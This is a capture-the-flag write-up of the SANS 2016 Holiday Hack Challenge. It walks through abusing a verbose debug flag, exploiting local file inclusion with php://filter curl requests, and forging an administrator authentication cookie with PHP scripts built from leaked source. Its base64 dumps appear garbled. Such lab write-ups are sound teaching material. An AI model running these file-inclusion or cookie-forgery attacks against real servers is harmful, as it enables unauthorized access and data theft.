
As I anticipated some traffic was generated. I now had a POST and RESPONSE that would lead to solving this server.

POST:

Wireshark · Packet 341976 · wireshark_pcapng_4057AB9E-5E3A-4BC7-BB58-DCF72AA8060B_20161230233720_a08620

```
> Frame 341976: 436 bytes on wire (3488 bits), 436 bytes captured (3488 bits) on interface 0
> Ethernet II, Src: Azureway_4a:89:ec (6c:71:d9:4a:89:ec), Dst: Dell_ba:2e:1c (00:0d:56:ba:2e:1c)
> Internet Protocol Version 4, Src: 192.168.0.50, Dst: 35.184.63.245
> Transmission Control Protocol, Src Port: 58980 (58980), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 382
└ Hypertext Transfer Protocol
  > POST /index.php HTTP/1.1\r\n
    Content-Type: application/json\r\n
    User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; GT-P5210 Build/JDQ39E)\r\n
    Host: dev.northpolewonderland.com\r\n
    Connection: Keep-Alive\r\n
    Accept-Encoding: gzip\r\n
  < Content-Length: 144\r\n
    [Content length: 144]
  \r\n
  [Full request URI: http://dev.northpolewonderland.com/index.php]
  [HTTP request 1/1]
  [Response in frame: 341982]
└ JavaScript Object Notation: application/json
  < Object
    < Member Key: "date"
      String value: 20161231150600+0800
    < Member Key: "freemem"
      Number value: 53918640
    < Member Key: "debug"
      String value: com.northpolewonderland.santagram.EditProfile, EditProfile
    < Member Key: "udid"
      String value: 9059044423135129
```

RESPONSE:



```
Wireshark - Transmission Control Protocol, Src Port: 80 (80), Dst Port: 58980 (58980), Seq: 1, Ack: 383, Len: 422
HyperText Transfer Protocol
HTTP/1.1 200 OK\r\n
Server: nginx/1.6.2\r\n
Date: Sat, 31 Dec 2016 07:06:00 GMT\r\n
Content-Type: application/json\r\n
Transfer-Encoding: chunked\r\n
Connection: keep-alive\r\n
\r\n
[HTTP response 1/1]
[time since request: 0.389664000 seconds]
[Request in frame: 341976]
HTTP chunked response
JavaScript Object Notation: application/json
Object
  Member Key: "date"
    String value: 20161231070600
  Member Key: "status"
    String value: OK
  Member Key: "filename"
    String value: debug-20161231070600-0.txt
  Member Key: "request"
    Object
      Member Key: "date"
        String value: 20161231150600+0800
      Member Key: "freemem"
        Number value: 53918640
      Member Key: "debug"
        String value: com.northpolewonderland.santagram.EditProfile, EditProfile
      Member Key: "udid"
        String value: 0050044423135129
    Member Key: "verbose"
      False value
```

Above I've highlighted keys in the response that are of interest. In the response we're given the name of a text file that presumably contains some debugging output. In a non-verbose setting it looks like it's simply a copy of what is submitted by the application.

e.g. the url

<http://dev.northpolewonderland.com/debug-20161231075211-0.txt>

contains the text

```
{"date":"20161231","freemem":1234567,"debug":"com.northpolewonderland.santagram.EditProfile, EditProfile","udid":12345678900,"verbose":false}
```

Now, to set the BOOLEAN value in the request to true. I chose to use curl to submit the unauthenticated POST to the server. Here's the Request / Response conversation

```
kevin@0x2f8:~/Documents/2016SANS/$ curl -X POST -H "Content-Type: application/json" -d '{ "date": "20161231", "freemem" : 1234567, "debug" : "com.northpolewonderland.santagram.EditProfile, EditProfile", "udid" : 12345678900, "verbose" : true}' "http://dev.northpolewonderland.com/index.php"
```

```
{"date": "20161231075549", "date.len": 14, "status": "OK", "status.len": 2, "filename": "debug-20161231075549-0.txt", "filename.len": 26, "request": {"date": "20161231", "freemem": 1234567, "debug": "com.northpolewonderland.santagram.EditProfile", "EditProfile", "udid": "12345678900", "verbose": true}, "files": ["debug-20161224235959-0.mp3", "debug-20161231071720-0.txt", "debug-20161231071803-0.txt", "debug-20161231071837-0.txt", "debug-20161231072028-0.txt", "debug-20161231072711-0.txt", "debug-20161231074845-0.txt", "debug-20161231074912-0.txt", "debug-20161231074930-0.txt", "debug-20161231075037-0.txt", "debug-20161231075048-0.txt", "debug-20161231075211-0.txt", "debug-20161231075445-0.txt", "debug-20161231075505-0.txt", "debug-20161231075549-0.txt", "index.php"]}
```

Lo and behold a listing of debug files in some directory, one of which is an MP3, and the solution to the dev server which contains the audio file [debug-20161224235959-0.mp3](#)

```
kevin@0x2f8:~/Documents/2016SANS/audio$ curl http://dev.northpolewonderland.com/debug-20161224235959-0.mp3 -o debug-20161224235959-0.mp3
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload   Total   Spent    Left  Speed
100  212k  100  212k    0     0  811k      0 --:--:-- --:--:-- --:--:--  812k
```

[discombobulated-audio-6-XyzE3N9YqKNH.mp3 - Exception Server:](#)

Generating an exception within SantaGram only took a little time and effort. Eventually I was able to exhaust enough memory within the environment that an exception was generated and posted to the exception server.

The post contains a primary JSON object with OPERATION and DATA Keys as seen in this wireshark representation.

```
▼ JavaScript Object Notation: application/json
  ▼ Object
    ▶ Member Key: "operation"
    ▶ Member Key: "data"
```

For the purpose of posting a crash dump, the application uses the WriteCrashDump operation. This operation contains a nested JSON object, called jsonObject2, which is contained in the data portion of the parent object.

```

public static void m4775a(final Context context, Throwable th) {
    final JSONObject jsonObject = new JSONObject();
    Log.i(context.getString(R.string.TAG), "Exception: sending exception data to " + context.getString(R.string.exhandler_url));
    try {
        jsonObject.put("operation", "WriteCrashDump");
        JSONObject jsonObject2 = new JSONObject();
        jsonObject2.put("message", th.getMessage());
        jsonObject2.put("lmessage", th.getLocalizedMessage());
        jsonObject2.put("strace", Log.getStackTraceString(th));
        jsonObject2.put("model", Build.MODEL);
        jsonObject2.put("sdkint", String.valueOf(VERSION.SDK_INT));
        jsonObject2.put("device", Build.DEVICE);
        jsonObject2.put("product", Build.PRODUCT);
        jsonObject2.put("lversion", System.getProperty("os.version"));
        jsonObject2.put("vmheapsz", String.valueOf(Runtime.getRuntime().totalMemory()));
        jsonObject2.put("vmallocmem", String.valueOf(Runtime.getRuntime().totalMemory() - Runtime.getRuntime().freeMemory()));
        jsonObject2.put("vmheapszlimit", String.valueOf(Runtime.getRuntime().maxMemory()));
        jsonObject2.put("nallocmem", String.valueOf(Debug.getNativeHeapAllocatedSize()));
        jsonObject2.put("cpuusage", String.valueOf(C0987b.m4769a()));
        jsonObject2.put("totalstor", String.valueOf(C0987b.m4777b()));
        jsonObject2.put("freestor", String.valueOf(C0987b.m4778c()));
        jsonObject2.put("busystor", String.valueOf(C0987b.m4779d()));
        jsonObject2.put("udid", Secure.getString(context.getContentResolver(), "android_id"));
        jsonObject.put("data", jsonObject2);
        new Thread(new Runnable() {
            public void run() {
                C0987b.m4776a(context.getString(R.string.exhandler_url), jsonObject);
            }
        });
    }
}

```

An example of the captured dump can be seen in burp through a request capture while acting as a proxy for the emulator and is quite verbose, but truncated below for brevity.

```

POST /exception.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Samsung Galaxy S6 - GM2.8.0 Build/MRA58K) Host:
ex.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 3604

```

```
{
    "operation": "WriteCrashDump",
    "data": {
        "message": "Failed to allocate a 16384012 byte allocation with 3260632 free bytes and 3MB until OOM",
        "lmessage": "Failed to allocate a 16384012 byte allocation with 3260632 free bytes and 3MB until OOM",
        "strace": "java.lang.OutOfMemoryError: Failed to allocate a 16384012 byte allocation with 3260632 free bytes and 3MB until ..... LOTS OF DATA ..... \n",
        "model": "Nexus 7",
        "sdkint": "23",
        "device": "grouper",
        "product": "du_grouper",
        "lversion": "3.10.0-genymotion-g0f62cbc-dirty",
        "vmheapsz": "268435456",
        "vmallocmem": "265248128",
        "vmheapszlimit": "268435456",
        "nallocmem": "30382440",
        "cpuusage": "0.050847456",
        "totalstor": "2080194560",
        "freestor": "1233571840",
        "busystor": "846622720",
        "udid": "227af18b262be04f"
    }
}
```

The first clue we can use to exploit the exception server was given to use by Alabaster Snowball who suggested using Burp's built in “copy as curl command” feature to copy and manipulate the JSON parameters.

In doing so, it's much easier to see the tree in the forest of data. A response is returned with information about the crash dump that was stored on the remote host.

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 31 Dec 2016 09:46:20 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

{
    "success" : true,
    "folder" : "docs",
    "crashdump" : "crashdump-t7CFVN.php"
}
```

Viewing this file in a web browser reveals all of the crash dump data submitted in the initial POST. The question is, what can we do with this information? According to Alabaster, we should probably try to apply some logic to the JSON parameters and see what happens. Logically, if there's a WriteCrashDump operation there could be a ReadCrashDump operation, correct?

Let's work through this a step at a time

```
kevin@0x2f8:~/Documents/2016SANS/audio$ curl -i -s -k -X 'POST' -H 'Content-Type: application/json' -H 'User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Samsung Galaxy S6 - GM2.8.0 Build/MRA58K)' --data-binary ${\"operation\":\"ReadCrashDump\"}
'http://ex.northpolewonderland.com/exception.php'
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 31 Dec 2016 09:53:50 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

Fatal error! JSON key 'data' must be set.
```

Of course – It requires the “data” key as well...

```
kevin@0x2f8:~/Documents/2016SANS/audio$ curl -i -s -k -X 'POST' -H 'Content-Type: application/json' -H 'User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Samsung Galaxy S6 - GM2.8.0 Build/MRA58K)' --data-binary ${\"operation\":\"ReadCrashDump\", \"data\":{}}
'http://ex.northpolewonderland.com/exception.php'
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 31 Dec 2016 09:54:16 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
```

```
Fatal error! JSON key 'crashdump' must be set.
```

Now it expects a “crashdump” key. Let’s set that with the value from the previous POST

```
kevin@0x2f8:~/Documents/2016SANS/audio$ curl -i -s -k -X 'POST' -H 'Content-Type: application/json' -H 'User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Samsung Galaxy S6 - GM2.8.0 Build/MRA58K)' --data-binary ${\"operation\": \"ReadCrashDump\", \"data\": { \"crashdump\": \"docs/crashdump-t7CFVN.php\" }}' 'http://ex.northpolewonderland.com/exception.php'  
HTTP/1.1 200 OK  
Server: nginx/1.10.2  
Date: Sat, 31 Dec 2016 09:55:16 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
Connection: keep-alive
```

```
Fatal error! crashdump value duplicate '.php' extension detected.
```

I seems that the exception.php page automatically appends .php to any file we request from the dump

```
kevin@0x2f8:~/Documents/2016SANS/audio$ curl -i -s -k -X 'POST' -H 'Content-Type: application/json' -H 'User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Samsung Galaxy S6 - GM2.8.0 Build/MRA58K)' --data-binary ${\"operation\": \"ReadCrashDump\", \"data\": { \"crashdump\": \"docs/crashdump-t7CFVN\" }}' 'http://ex.northpolewonderland.com/exception.php'  
HTTP/1.1 200 OK  
Server: nginx/1.10.2  
Date: Sat, 31 Dec 2016 09:55:33 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
Connection: keep-alive
```

```
{  
    "message": "Failed to allocate a 16384012 byte allocation with 3260632 free bytes and 3MB until OOM",  
    "lmessage": "Failed to allocate a 16384012 byte allocation with 3260632 free bytes and 3MB until OOM"... >>>>>>>> MORE DATA...
```

With the function verified to read crash dumps the next question is can it be abused to read other files as well? After some manipulation of the crashdump value I was able to use Local File Inclusion to retrieve the crashdump in base64 encoding using the following curl command.

bC5iKFVua25vd24gU291cmNlKVxuXRHdCBhbhRyb2lkLnN1cHBvcnQudjcuYS5lLnNldENvbnRlbnRWaW
V3KFVua25vd24gU291cmNlKVxuXRHdCBjb20ubm9ydGhwb2xld29uZGVybGFuZC5zYW50YWdyYW0uSG9t
ZS5vbkNyZWF0ZShVbmtub3duIFNvdXJjZSlcblx0YXQgYW5kcm9pZC5hchAUQWN0aXZpdHkucGVyZm9ybU
NyZWF0ZShBY3Rpdm10e55qYXZh0jYyMzcpXG5cdGF0IGFuZHJvaWQuYXBwLkluc3RydW1lbmRhdGlvbi5j
YWxsQWN0aXZpdHlPbkNyZWF0ZShJbnN0cnVtZW50YXRpb24uamF2YToxMTA3KVxuXRHdCBhbhRyb2lkLm
FwcC5BY3Rpdm10eVRocmVhZC5wZXJmb3JtTGF1bmNoQWN0aXZpdHkoQWN0aXZpdHlUaHJlYWQuamF2YToy
MzY5KVxuXRHdCBhbhRyb2lkLmFwcC5BY3Rpdm10eVRocmVhZC5oYW5kbGVMYXVuY2hBY3Rpdm10eShBY3
Rpdm10eVRocmVhZC5qYXZh0jI0NzYpXG5cdGF0IGFuZHJvaWQuYXBwLkfjdG12aXR5VGHyZWFkLi13cmFw
MTEoQWN0aXZpdHlUaHJlYWQuamF2YSlcblx0YXQgYW5kcm9pZC5hchAUQWN0aXZpdHlUaHJlYWQkSC5oYW
5kbGVNZXNzYwd1KEFjdG12aXR5VGHyZWFkLmphdmE6MTM0NClcblx0YXQgYW5kcm9pZC5vcy5IYW5kbGVy
LmRpc3BhdGNoTWVzc2FnZShIYW5kbGVyLmphdmE6MTAyKVxuXRHdCBhbhRyb2lkLm9zLkxvb3Blci5sb2
9wKExvb3Blci5qYXZh0jE00Clcblx0YXQgYW5kcm9pZC5hchAUQWN0aXZpdHlUaHJlYWQubWFpbihBY3Rp
dm10eVRocmVhZC5qYXZh0jU0MTcpXG5cdGF0IGphdmEubGFuZy5yZwZsZWN0Lk1ldGhvZC5pbnZva2UoTm
F0aXZLIE1ldGhvZC1cblx0YXQgY29tLmFuZHJvaWQuaW50ZXJuYWwub3MuWnlb3RlSW5pdCRNZXR0b2RB
bmRBcmdzQ2FsbGVyLnJ1bihaeWvdvGVJbml0LmphdmE6NzI2KVxuXRHdCBjb20uYW5kcm9pZC5pbnRlcm
5hbC5vcy5aeWvdvGVJbml0Lm1haW4oWnlb3RlSW5pdC5qYXZh0jYXNilcblx0YXQgZGUucm9idi5hbhRy
b2lkLnhwb3NLZC5YcG9zZWRCCmlkZ2UubWFpbihYcG9zZWRCCmlkZ2UuamF2YToxMDIpXG4iLAogICAi
1vZGVsIjogIk5leHVzIDciLAogICAiAgInNka2ludCI6ICiMyIsCiAgICAiZGV2aWNlIjogImdyb3VwZXII
LAogICAiAgInByb2R1Y3Qi0iAiZHVfZ3JvdXBlcIIsCiAgICAiBHZlcnNpb24i0iAiMy4xMC4wLWdlbnltb3
Rpb24tZzBmNjJjYmMtZGlydHkiLAogICAiAgInZtaGVhcHN6IjogIjI20DQzNTQ1NiIsCiAgICAidm1hbGxv
Y21lbSI6ICiMyNjUyNDgxMjgiLAogICAiAgInZtaGVhcHN6bGltaXQo0iAiMjY4NDM1NDU2IiwKICAgICJyUX
RhbGxvY21lbSI6ICiZMDM4MjQ0MCiisCiAgICAiY3B1dXNhZ2Ui0iAiMC4wNTA4NDc0NTYiLAogICAi
dGFsc3Rvcii6ICiMyMDgwMTk0NTYiIiwKICAgICJmcVlc3Rvcii6ICiXmjMzNTcx0DQwIiwKICAgICJidX
N5c3Rvcii6ICi4NDY2MjI3MjAiLAogICAiAgInVkaWQi0iAiMjI3YWYx0GIyNjJiZTA0ZiIKfScp0w==

Trust me, that decodes to the crash dump document stored on the server. Now, let's try to get the source for the exception.php page to see if there's any useful data tucked away in the source.

```
curl -i -s -k -X 'POST' -H 'Content-Type: application/json' -H 'User-Agent:vik/2.1.0 (Linux; U; Android 6.0; Samsung Galaxy S6 - GM2.8.0 Build/MRA58K)' --data-binary ${\"operation\":\"ReadCrashDump\", \"data\": {\"crashdump\":\"php://filter/convert.base64-encode/resource=exception\"}}' 'http://ex.northpolewonderland.com/exception.php'  
HTTP/1.1 200 OK  
Server: nginx/1.10.2  
Date: Sat, 31 Dec 2016 10:14:19 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
Connection: keep-alive  
  
PD9waHAgCgojIEF1ZGlvIGZpbGUgZnJvbSB EaXNjb21ib2J1bGF0b3IgaW4gd2Vicm9vdDogZGlzY29tYm  
9idWxhdGVkLWF1ZGlvLTYtWhl6RTN00VlxS05ILm1wMwoKIyBDb2R1IGZyb20gaHR0cDovL3RoaXNpbnRl  
cmVzdHntZS5jb20vcvmVjZwl2aw5nLwpzb24tcG9zdC1kYXRhLXZpYS1waHAvCiMgTWFrZSBzdXJlIHRoYX  
QgaXQgaXMgYSBQT1NUIJlcvVlc3QuCmlmKHN0cmNhc2VjbXAoJF9TRVJWRVJbJ1JFUUVFU1RfTUVUSE9E  
J10sICdQT1NUJykgIT0gMC17CiAgICBkaWuoIlJlcXVlc3QgbwV0aG9kIG11c3QgYmUgUE9TVFxtIik7Cn  
0KCSAKIyBNYwtlIHN1cmUgdGhhCB0aGUgY29udGVudCB0eXB1IG9mIHRoZSBQT1NUIJlcvVlc3QgaGFz  
IGJlZW4gc2V0IHRvIGFwcGxpY2F0aW9uL2pzb24KJGNvbnRlbnRUeXBlID0gaXNzZXQoJF9TRVJWRVJbIk
```

```
NPTlRFTlRfVFlQRSJdKSA/IHRyaW0oJF9TRVJWRVJbIkNPTlRFTlRfVFlQRSJdKSA6ICcn0wppZihzdHJjYXNlY21wKCRjb250ZW50VHlwZSwgJ2FwcGxpY2F0aW9uL2pzb24nKSAhPSAwKXsKICAgIGRpZSgjQ29udGVudCB0eXB1IG11c3QgYmU6IGFwcGxpY2F0aW9uL2pzb25cbiIp0wp9CgkKIyBHcmFiIHRoZSByYXcgUE9TVC4gTmVjZXNzYXJ5IGZvc1BKU090IGluIHBhcnRpY3VsYXIuCiRjb250ZW50ID0gZmlsZV9nZXRFY29udGVudHM0InBocDovL2lucHV0Iik7CiRvYmogPSBqc29uX2R1Y29kZSgkY29udGVudCwgHJ1ZSk7CgkjIElmIGpzb25fZGVjb2R1IGZhaWx1ZCwgdGh1IEpTT04gaXMgaW52YWxpZC4KaWYoIWlzX2FycmF5KCrVYmopKXsKICAgIGRpZSgiUE9TVCBjb250YWlucyBpbnZhbGlkIEpTT04hXG4iKTsKfQoKIyBQcm9jZXNzIHRoZSBKU090LGppZiAoICEgaXNzZXQoICRvYmpbJ29wZXJhdGlvbiddKSbvc1AoCgkkb2JqWydvcGVyYXRpb24nXSAhPT0gIldyaXRlQ3Jhc2hEdW1wIiBhbmQKCSRvYmpbJ29wZXJhdGlvbiddICE9PSAiUmVhZENyYXNoRHvtcCIpkQoJewoJZGllKCJGYXRhbCB1cnJvc1EgSlnPTiBrZXkgJ29wZXJhdGlvbicgbXVzdCBiZSBzZXQgdG8gV3JpdGVdcmFzaER1bXAgs3IgUmVhZENyYXNoRHvtcC5cbiIp0wp9CmlmICggaXNzZXQoJG9ialsnZGF0YSddKSkgeoJaWYgKCrVYmpbJ29wZXJhdGlvbiddID09PSAiV3JpdGVdcmFzaER1bXAiKSB7CgkJiyBXcm10ZSBhIG5ldyBjcmFzaCBkdW1wIHRvIGRp2sKCQlwcm9jZXNzQ3Jhc2hEdW1wKCrVYmpbJ2RhdGEEnXsk7Cgl9CgllbHNlaWYgKCrVYmpbJ29wZXJhdGlvbiddID09PSAiUmVhZENyYXNoRHvtcCIpIHsKCQkjIFJlYWQgYSBjcmFzaCBkdW1wIGJhY2sgZnJvbSBkaXNrCgkJcmVhZENyYXNoZHvtcCgkb2JqWydkYXRhJ10p0woJfQp9CmVsc2UgewoJIyBkYXRhIGtleSB1bnNldAoJZGllKCJGYXRhbCB1cnJvc1EgSlnPTiBrZXkgJ2RhdGENIG11c3QgYmUgc2V0LlxuIik7Cn0KZnVuY3Rpb24gcHJvY2Vzc0NyYXNoZHvtcCgkY3Jhc2hkdW1wKSB7CgkkYmFzZXBhdGggPSAiL3Zhci93d3cvaHRtbC9kb2NzLyI7Cgkkb3V0cHV0ZmlsZw5hbWUgPSB0Zw1wbmFtKCrIYXNlcGF0aCwgImNyYXNoZHvtcC0iKTsKCXVubGluaygkb3V0cHV0ZmlsZw5hbWUp0woJCgkkb3V0cHV0ZmlsZw5hbWUgPSAk3V0cHV0ZmlsZw5hbWUgLiAiLnBocCI7CgkkYmFzZw5hbWUgPSBiYXNlbmFtZSgkb3V0cHV0ZmlsZw5hbWUp0woJCgkkY3Jhc2hkdW1wX2VuY29kZwQgPSAiPD9waHAgcHJpbnQoJyIgLiBqc29uX2VuY29kZSgkY3Jhc2hkdW1wLCBku090X1BSRVRUwv9Qukl0VcKgLiAiJyk7IjsKCWZpbGVfcHV0X2NvbnRlbnRzKCrVdXRwdXRmaWx1bmFtZSwgJGNyYXNoZHvtcF9lbnNvZGVkKTSKCQkJCg1wcm1udCA8PDxFTkQKewoJInN1Y2Nlc3MiIDogdHJ1ZSwKCSJmb2xkZXIiIDogImRvY3MiLAoJImNyYXNoZHvtcCIg0iAiJGJhc2VuYW1lIgp9CgpFTkQ7Cn0KZnVuY3Rpb24gcmVhZENyYXNoZHvtcCgkcmVxdwVzdGVkQ3Jhc2hkdW1wKSB7CgkkYmFzZXBhdGggPSAiL3Zhci93d3cvaHRtbC9kb2NzLyI7Cg1jaGRpcigkYmFzZXBhdGpp0wkJGckKCWlmiCggISBpc3NldCgkcmVxdwVzdGVkQ3Jhc2hkdW1wWydjemFzaGR1bXAnXSkpIHsKCQlkaWuoIkZhdGFsIGVycm9yISBku090IGtleSAnY3Jhc2hkdW1wJyBtdXN0IGJlIHNLdC5cbiIp0woJfQoKCWlmiCggc3Vic3RyKHN0cnJjaHIOJHJlcXVlc3RlZENyYXNoZHvtcFsnY3Jhc2hkdW1wJ10sICIuIiksIDEpID09PSAiCghwiApIHsKCQlkaWuoIkZhdGFsIGVycm9yISBjcmFzaGR1bXAgsdmFsdWUgZHVwbGljYXR1ICcucGhwjyBleHrlbnNpb24gZGV0ZWN0ZWQuXG4iKTsKCX0KCWVsc2UgewoJcxJlcXVpcmUoJHJlcXVlc3RlZENyYXNoZHvtcFsnY3Jhc2hkdW1wJ10gLiAnLnBocCcp0woJfQkKfQoKPz4K
```

So far it's looking good. The next step is to pass the above data through the base64 command to decode it. This can be done as

```
echo "<base64Data>" | base64 -D
```

Without posting the entire source from the document, the important piece of information is within the first few lines of the source code...

```
<?php

# Audio file from Discombobulator in webroot: discombobulated-audio-6-XyzE3N9YqKNH.mp3
```

So, what happened? As Jeff McJunkin explain in his [SANS Blog Post Clue](#) the server was vulnerable to Local File Inclusion. Simply trying to request “exception” results in an 500 Internal Server Error response because the server will attempt to interpret the included php through the supplied require statement. The following line the readCrashdump function in exception.php is where the require happens

```
else {
    require($requestedCrashdump['crashdump'] . '.php');
}
```

By encoding the file using the php://filter method the data is encoded first and instead of being interpreted it is passed as an encoded base64 string. This funtion of PHP has been around since version 5.0.0 and [documented as early as 2011](#).

discombobulatedaudio7.mp3 - Mobile Analytics POST Authentication Method:

The second mobile analytics server took much more research to bypass and a phone a friend as well. None of the clues, outside of the title of this one and a hint about RESTful pages, really pointed to how to overcome the challenge. There was nothing to Shodan like last year. A few blind sql injection techniques also didn't work. The need to learn more about how the login worked on the server side was obvious. Google hacking for the Sprusage application was fruitless but searching through common code repositories for something public actually turned out to be pretty useful. By searching for the key word “Sprusage” on GitHub, and looking for code fragments that contained this word I was able to locate what appears to be a [public repository for the Sprusage app](#).

Evidence of a GitHub repo was also discoverable via NMAP.

```
kevin@0x2f8:~/Documents/2016SANS/audio$ nmap -sC 104.198.252.157

Starting Nmap 6.47 ( http://nmap.org ) at 2017-01-01 23:40 CST
Nmap scan report for 157.252.198.104.bc.googleusercontent.com (104.198.252.157)
Host is up (0.036s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
443/tcp   open  https
| http-git:
|   104.198.252.157:443/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to
name the...
|_    Last commit message: Finishing touches (style, css, etc)
```

With access to the source code it I could start looking for coding errors immediately.

Within the [login.php](#) page is this fragment of code that validates a username then goes on to use cookie based authentication.

```
require_once('db.php');

check_user($db, $_POST['username'], $_POST['password']);

print "Successfully logged in!";

$auth = encrypt(json_encode([
    'username' => $_POST['username'],
    'date' => date(DateTime::ISO8601),
]));

setcookie('AUTH', bin2hex($auth));
```

It appears the login.php does check for a valid username and password, but simply sets an AUTH cookie. By cloning the repo we can use the code to our advantage. With the source from [crypto.php](#) we have the key and other data needed to reproduce the [json encoded](#) \$auth token and create a cookie that should be valid where the server believes we've authenticated as another user, particularly an administrator.

The user we want to use is referenced in the db.php file which is also included in the login.php. This code snippet provides tells us that administrator can access most anything.

```
function check_access($db, $username, $users) {
    # Allow administrator to access any page
    if($username == 'administrator') {
        return;
    }
}
```

To test my theory about the cookie I wrote a short php script to take a valid cookie I received from a login, then decrypted and display the contents of it.

```
kevin@0x2f8:~/Documents/2016SANS/warriar$ cat decodeCookie.php
<?php

require_once('crypto.php');

$cookie =
'82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4e9baa1c80b97fee8bda12881f
978b87bc49a0053b14348637bec';

$decoded = decrypt(hex2bin($cookie));
```

```
print "The contents of the cookie was \n";
print "$decoded \n";

?>
kevin@0x2f8:~/Documents/2016SANS/warriar$ php decodeCookie.php
The contents of the cookie was
{"username": "guest", "date": "2016-12-31T11:33:01+0000"}
```

Generating a new cookie for administrator should now be as simple as a new PHP script to encode the JSON parameters in the same manner as the login page would do post authentication.

The code I generated for this is

```
kevin@0x2f8:~/Documents/2016SANS/warriar$ cat makeCookie.php
<?php

require_once('crypto.php');

date_default_timezone_set('America/Chicago');

$username = 'administrator';
$date = date(DateTime::ISO8601);

print "User is $username and Date is $date \n";

$auth = encrypt(json_encode([
    'username' => $username,
    'date' => $date,
]));

$cookieData = bin2hex($auth);

print "CookieData is $cookieData\n";
```

Example Output:

```
kevin@0x2f8:~/Documents/2016SANS/warriar$ php makeCookie.php
User is administrator and Date is 2016-12-31T16:57:50-0600
CookieData is
82532b2136348aa1fa7dd2243dc0dc1e10948231f339e5edd5770daf9eef18a4384f6e7bca04d86e5
73b965cd9b6549b7494d6463a40365b71f76884152
```

With new cookie data the next step is to login to the page as guest and then modify the cookie data. To do this I used a chrome extension called EditThisCookie.

Cookie before editing:

analytics.northpolewonderland.com | AUTH

Value
82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4e9baa1c80b97fee
 8bda12882fa78be70c4990953b14348637bec

Domain
analytics.northpolewonderland.com

Path
/

Expiration
31/12/2017 05:02 PM

HostOnly Session Secure HttpOnly

 [Help](#)

Cookie after Edit:

analytics.northpolewonderland.com | AUTH

